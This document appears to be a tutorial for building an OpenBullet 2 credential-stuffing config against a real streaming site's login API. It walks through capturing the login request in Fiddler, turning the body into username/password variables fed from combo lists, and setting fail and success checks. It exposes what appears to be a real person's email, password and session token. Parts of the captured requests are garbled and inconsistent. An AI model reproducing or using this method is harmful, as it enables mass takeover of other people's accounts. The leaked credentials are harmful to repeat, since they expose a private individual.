
This is all we need for now regarding the settings.

Now to save your config you can click **SAVE** on the left hand side or simply use **CTRL+S**

Next lets enter the area in which we will be building our config using blocks, blocks are a set of instructions in OB2, each block has a specific task in manipulating the site to get what you need to get done.
blocks start from top to bottom in sequence, and in most cases continue that linear path.

To start, we need to enter **STACKER**, please click it on the OB2 menu on the left hand side.

You should see something like this.



Welcome to STACKER, we will build all our future configs from here.

Lets click the green + button to add our first BLOCK.

a pop up box will appear.


CLICK the green box that marked as REQUESTS>HTTP>HTTP REQUEST

This tells OB that our first BLOCK will **POST** or **GET** a request from the target site.

When we **POST** something, we are inputting data into the website, in return for more data, usually.

when we **GET** something we are straight up requesting a specific URL from the website.

This is how everything should look now.



we have the foundation for our config set up, now lets go back to Fiddler and find some data to put in OB2.

Inside fiddler, we need to search for our invalid password, the one that we used earlier...

TESTPASS123

type **CTRL+F**

and search for our invalid password.

You will see that it **highlights** a item containing our data.

Now click the highlighted item and press **CTRL+1** this will mark the specific point in red, so we know exactly where and what happens when we input an incorrect password.

marking the item also marked it easier to navigate through the list and find what we need by sight.

on the right hand side if you click, **INSPECTORS > RAW** we will be able to see where we sent our POST data, and underneath it, the response/return DATA that the site gives.

The screenshot shows a Fiddler session capturing a login request to `https://brooklyn.gaiia.com/v1/login`. The request is a POST with JSON body:

```
POST https://brooklyn.gaiia.com/v1/login HTTP/1.1
Host: brooklyn.gaiia.com
Connection: keep-alive
Content-Type: application/json; charset=UTF-8
Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="90", "Google Chrome";v="90"
Accept: application/json
Origin: https://www.gaiia.com
X-Client-Provider: app-provider/gaiia/app/web
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4389.90 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: https://www.gaiia.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.gaiia.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en
Cookie: optimizelyUserId=oeui215150999337r0.4880190513994464; _gcl_au=1.367135448.1621550994;
username=drgonzalez28@4cox.net&password=dTESTPASS123&device=web-app
```

The request is highlighted with a red arrow pointing to the URL bar. Below the request, the word 'email' is highlighted with a red box over the `username` field, and the word 'password' is highlighted with a red box over the `password` field.

The response is a 200 OK status with JSON content:

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 233
Connection: keep-alive
Date: Fri, 20 May 2021 22:50:26 GMT
X-Powered-By: Express
Strict-Transport-Security: max-age=3600
Set-Cookie: _gcl_au=1.367135448.1621550994; expires=Fri, 20-May-2022 22:50:26 GMT
Server: gaiabrooklyn-api/2.462.4
Access-Control-Allow-Origin: https://www.gaiia.com
Access-Control-Allow-Methods: GET, POST
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Set-Cookie
Access-Control-Max-Age: 3600
Access-Control-Header: Content-Security-Policy
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Cache: Miss from cloudfront
Via: 1.1 77.77.77.77 (CloudFront)
X-Amz-Cf-Pop: EWR3-C1
X-Amz-Cf-Id: In95SMoE8zfj8osAnVPMQHxv2_Bwysq5ImFgMDY5m6Ue07v5w
Content-Type: application/json
```

The response body is shown as:

```
{"messages": ["Sorry, unrecognized username or password. If you continue to have issues, please contact support."]}
```

In the response Window Under our POST data

we can clearly see the website gave us this message in response to the invalid
PASSWORD


"Sorry, unrecognized username or password"

we will use this data later to tell OB2 that we have used an invalid LOGIN. This will be our FAIL KEYCHECK

Lets start inputting some data into our BLOCKS.

Go back to OB2 now.

and in the Method drop down menu, click **POST**



Since we are sending POST data we need to let OB2 know our intentions.


In fiddler where we highlighted our FAILED login attempt earlier (to the complete left side) , click it and press **CTRL+U**

Now we have copied the URL where we will attempt to POST our login attempt.
<https://brooklyn.gaia.com/v1/login>

In OB2 under the URL text area, Press **CTRL+V**, There is only one text box containing the words Url right now, so it should be easy to find.

Now we have copied over our URL and OB2 knows where to send data to.

We need to go back to fiddler and copy over some HEADERS on the top right.



```
POST https://brooklyn.gaia.com/v1/login HTTP/1.1
Host: brooklyn.gaia.com
Connection: keep-alive
Content-Length: 67
sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="90", "Google Chrome";v="90"
Accept: application/json
DNT: 1
X-Client-Attributes: app-provider/gaia,app/web
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: https://www.gaia.com/
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.gaia.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en
Cookie: optimizelyEndUserId=oeu1621550993337r0.48801905139394464; _gcl_au=1.1.367135448.1621550994;
username=drgonzalez28%40cox.net&password=TESTPASS123&device=web-app
```

We will remove some unnecessary headers, I will give you a sample below.

```
Host: brooklyn.gaia.com
Accept: application/json
DNT: 1
X-Client-Attributes: app-provider/gaia,app/web
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Origin: https://www.gaia.com/
Referer: https://www.gaia.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en
```

This is the end result.

We will copy these headers into the **headers** section in OB2

```
Custom Headers
Host: brooklyn.gaia.com
Accept: application/json
DNT: 1
X-Client-Attributes: app-provider/gaia,app/web
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Origin: https://www.gaia.com
Referer: https://www.gaia.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en
```

the parameters tell the site how to respond to the data we POST/GET

then we will COPY our POST data which include the EMAIL and PASSWORD and edit it like this.

```
POST https://brooklyn.gaia.com/v1/login HTTP/1.1
Host: brooklyn.gaia.com
Connection: keep-alive
Content-Length: 67
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90", "Google Chrome";v="90"
Accept: application/json
DNT: 1
X-Client-Attributes: app-provider/gaia,app/web
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Content-Type: application/x-www-form-urlencoded
Origin: https://www.gaia.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.gaia.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en
Cookie: optimizelyEndUserId=oeu1621550993337r0.48801905139394464; _gcl_au=1.1.36713544
username=drgonzalez28%40cox.net&password=TESTPASS123&device=web-app
```

EDIT sample:

username=<input.USER>&password=<input.PASS>&device=web-app

<input.USER> Variable specifies exactly where OB2 will place the EMAIL when running the config.

<input.PASS> Variable specifies the password.

Both DATA will be taken from the wordlist/combo.

see how each command is divided by the & and each new set of data is stated right after the =

this will give you an idea about where to start placing your <input.USER> or <input.PASS> Variables.

We can copy our POST data into OB2 now.

This is where your POST DATA goes

Url: <https://brooklyn.gaia.com/v1/login>

Method: POST

Http Version: 1.1

Auto Redirect:

Content Type: application/x-www-form-urlencoded

Always Send Content:

Content: username=<input.USER>&password=<input.PASS>&device=web-app

Content Type is specified as Content Type: in the headers, just copy paste it here

Custom Headers:

```
Host: brooklyn.gaia.com
Accept: application/json
DNT: 1
X-Client-Attributes: app-provider/gaia.app/web
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Origin: https://brooklyn.gaia.com
```

Content type has already been done for you, but you will know what to paste by looking at the headers from earlier, we removed the content type from the sample code and pasted it into where it is now.

now he have set OB up to POST our login data we need to specify a KEYCHECK, this will let OB know exactly what to do when we get a HIT or a FAIL.

Click the + sign > CONDITIONS > KEYCHECK

Next, click the + button TWICE on the right hand side, under the label "Keychecks"

You will see TWO success KEYCHAIN BLOCKS.
click one of the **SUCCESS** dropdown items and change it to FAIL


Your screen should look like this.

Block information


Label: Keycheck

Settings: Ban if No Match

Keychains:

+ 

How does this block work?



Next we click on + String

This will allow us to input the data that tells OB2 if we have successfully logged in or failed.

we will start with our FAIL KEYCHECK.


It will be the same one that we saw earlier when we searched for our incorrect login details in Fiddler.

we received this as a return.


unrecognized username or password

we will now place this into our Fail check block.

Keychains:

+ 

How does this block work?



Now that we have set up our FAIL KEY its time to find our **SUCCESS** KEY in Fiddler, almost done now :)

We will search for our correct password this time, we managed to log in with it earlier.

maXX6269

we will not **CTRL+F** that value into Fiddler and see what we get.

The screenshot shows a Fiddler session with two main parts: a list of requests and a detailed view of a selected request.

Selected Request (Top):

- Method: POST
- URL: <https://brooklyn.gaia.com/v1/login>
- HTTP Version: HTTP/1.1
- Headers:
 - Host: brooklyn.gaia.com
 - Content-Type: application/json
 - Content-Length: 64
 - sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="90", "Google Chrome";v="90"
 - Accept: application/json
 - DNT: 1
 - X-Client-Attributes: app-provider/gaia,app/web
 - sec-ch-ua-mobile: ?0
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
 - Content-type: application/x-www-form-urlencoded
 - Origin: <https://www.gaia.com>
 - Sec-Fetch-Site: same-site
 - Sec-Fetch-Mode: cors
 - Sec-Fetch-Dest: empty
 - Referer: <https://www.gaia.com/>
 - Accept-Encoding: gzip, deflate, br
 - Accept-Language: en
 - Cookie: optimizelyEndUserId=oeu16215509933770.48801905139394464; _gcl_au=1.1.367135448.16215509933770; drgonzalez28%40cox.net&password=maXX6269&device=web-app
- Body:

```
username=drgonzalez28%40cox.net&password=maXX6269&device=web-app
```

Selected Response (Bottom):

- Status: 200 OK
- Content-Type: application/json; charset=utf-8
- Content-Length: 832
- Connection: keep-alive
- Date: Thu, 20 May 2021 22:57:48 GMT
- X-Powered-By: Express
- Strict-Transport-Security: max-age=3600
- Set-Cookie: XSRF-TOKEN=eyJhbGciOiJIUzI1NiJ9.eyJqdGkiOiIwMjAxNjUyOTkzNzIwMDAiLCJpc3MiOiJodHRwczovL2Jyb2xlLmJhZ2VpLmNvbS8iLCJpYXQiOjE21jUyNjUyOTkzNzIwMDAifQ.our SUCCESS KEY IS FOUND :)
- Server: gaia-brooklyn-api/2.462.4
- Access-Control-Allow-Origin: <https://www.gaia.com>
- Vary: Origin, Accept-Encoding
- Access-Control-Allow-Credentials: true
- Access-Control-Expose-Headers: Set-Cookie
- Cache-Control: no-store, no-cache, must-revalidate
- Expires: Thu, 01 Jan 1970 00:00:00 GMT
- X-Cache: Miss from cloudfront
- Via: 1.1 3425db2c749d144a96b60e9911493db1.cloudfront.net (CloudFront)
- X-Amz-Cf-Pop: EWR53-C1
- X-Amz-Cf-Id: YLPKXW-CWHAn0AUEDvnNe0kbKtawTjeCEXzL1ipLEzTgitc0d1wlg=

Body:

```
{"success":true,"uid":67811,"uuid":158277fd-a657-4b7d-b4f0-6f1fd1b5ab38","jwt":eyJhbGciOiJIUzI1NiJ9.eyJqdGkiOiIwMjAxNjUyOTkzNzIwMDAiLCJpc3MiOiJodHRwczovL2Jyb2xlLmJhZ2VpLmNvbS8iLCJpYXQiOjE21jUyNjUyOTkzNzIwMDAifQ.our SUCCESS KEY IS FOUND :)}
```

We will use the returned data from this REQUEST now!


We don't need everything, only a KEY that will easily notify OB2 that we have managed to log in.

"success":true,

This should be more than enough

Now this KEY should be placed into OB2 the same way the FAIL CHECK got done.

and we should have something that looks like this.



we can now test our config!

The screenshot shows a terminal window with the following content:

```
▶ Start Show variables
Test data drgonzalez28@cox.net:maXX6269
Use proxy ■ Test proxy
T Complete Log
X-Powered-By: Express
Strict-Transport-Security: max-age=3600
X-Robots-Tag: noindex, nofollow
Server: gaia-brooklyn-api/2.463.4
Access-Control-Allow-Origin: https://www.gaia.com
Vary: Origin, Accept-Encoding
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Set-Cookie
Cache-Control: no-cache, no-store, must-revalidate
X-Cache: Miss from cloudfront
Via: 1.1 2684a624055735139ca3901fdc6d3743.cloudfront.net (cloudFront)
X-Amz-Cf-Pop: EWR53-C1
X-Amz-Cf-Id: 6YSHgqAIpIy6i3E7Yns_7SfrHljfsbMfrUIKvwEP-3GC3u055fKYxw==
Content-Type: application/json; charset=utf-8
Content-Length: 832
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Received Cookies:
CONGRATULATIONS!!!
Received Payload:
{"success":true,"uid":"67811","uuid":"158277fd-a657-4b7d-b4f0-6fdf1b5ab38","jwt":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1aWQiOjI2NzgxMSIiInIyI6WzgsMl0sInVzzXJFY3J1YXRlZCI6MTM3MzU5MjMzMjAwMCwidXNlc19hY2NvdW50X2lkIjoiYmI2ZMF0sImV4cGlyZXMiOjE2Mje2NDQ0NTYsImNvdW50cnkiOiJVUyIsImNyZWFOjE2MjE1NTgwNTYs","messages":[],"username":"drgonzalez28","email":"drgonzalez28@cox.net","userAc742df7fd4349","idToken":"67811|280|8.2|us|00|100|1621644456:88ae01e4fa31d23d072|[280],"roleIds":[8,2],"country":"US","idExpires":1621644456}
>> Keycheck (CheckCondition) <<
Matched key {"success":true,"uid":"67811","uuid": "158277fd-a65 [...]
BOT ENDED AFTER 1095 ms WITH STATUS: SUCCESS
```

Don't forget to save your CONFIG every once in a while.

CONGRATULATIONS, you have finished your very own config :)
If you would like an updated version of how to capture data from an account, such as subscription statuses, let me know, I have to see if this guide is even appreciated or wanted. If I see enough demand I will do video tutorials and more extensive lessons.

I hope you have learned something with this guide and continue

to sharpen your skills.

ENJOY!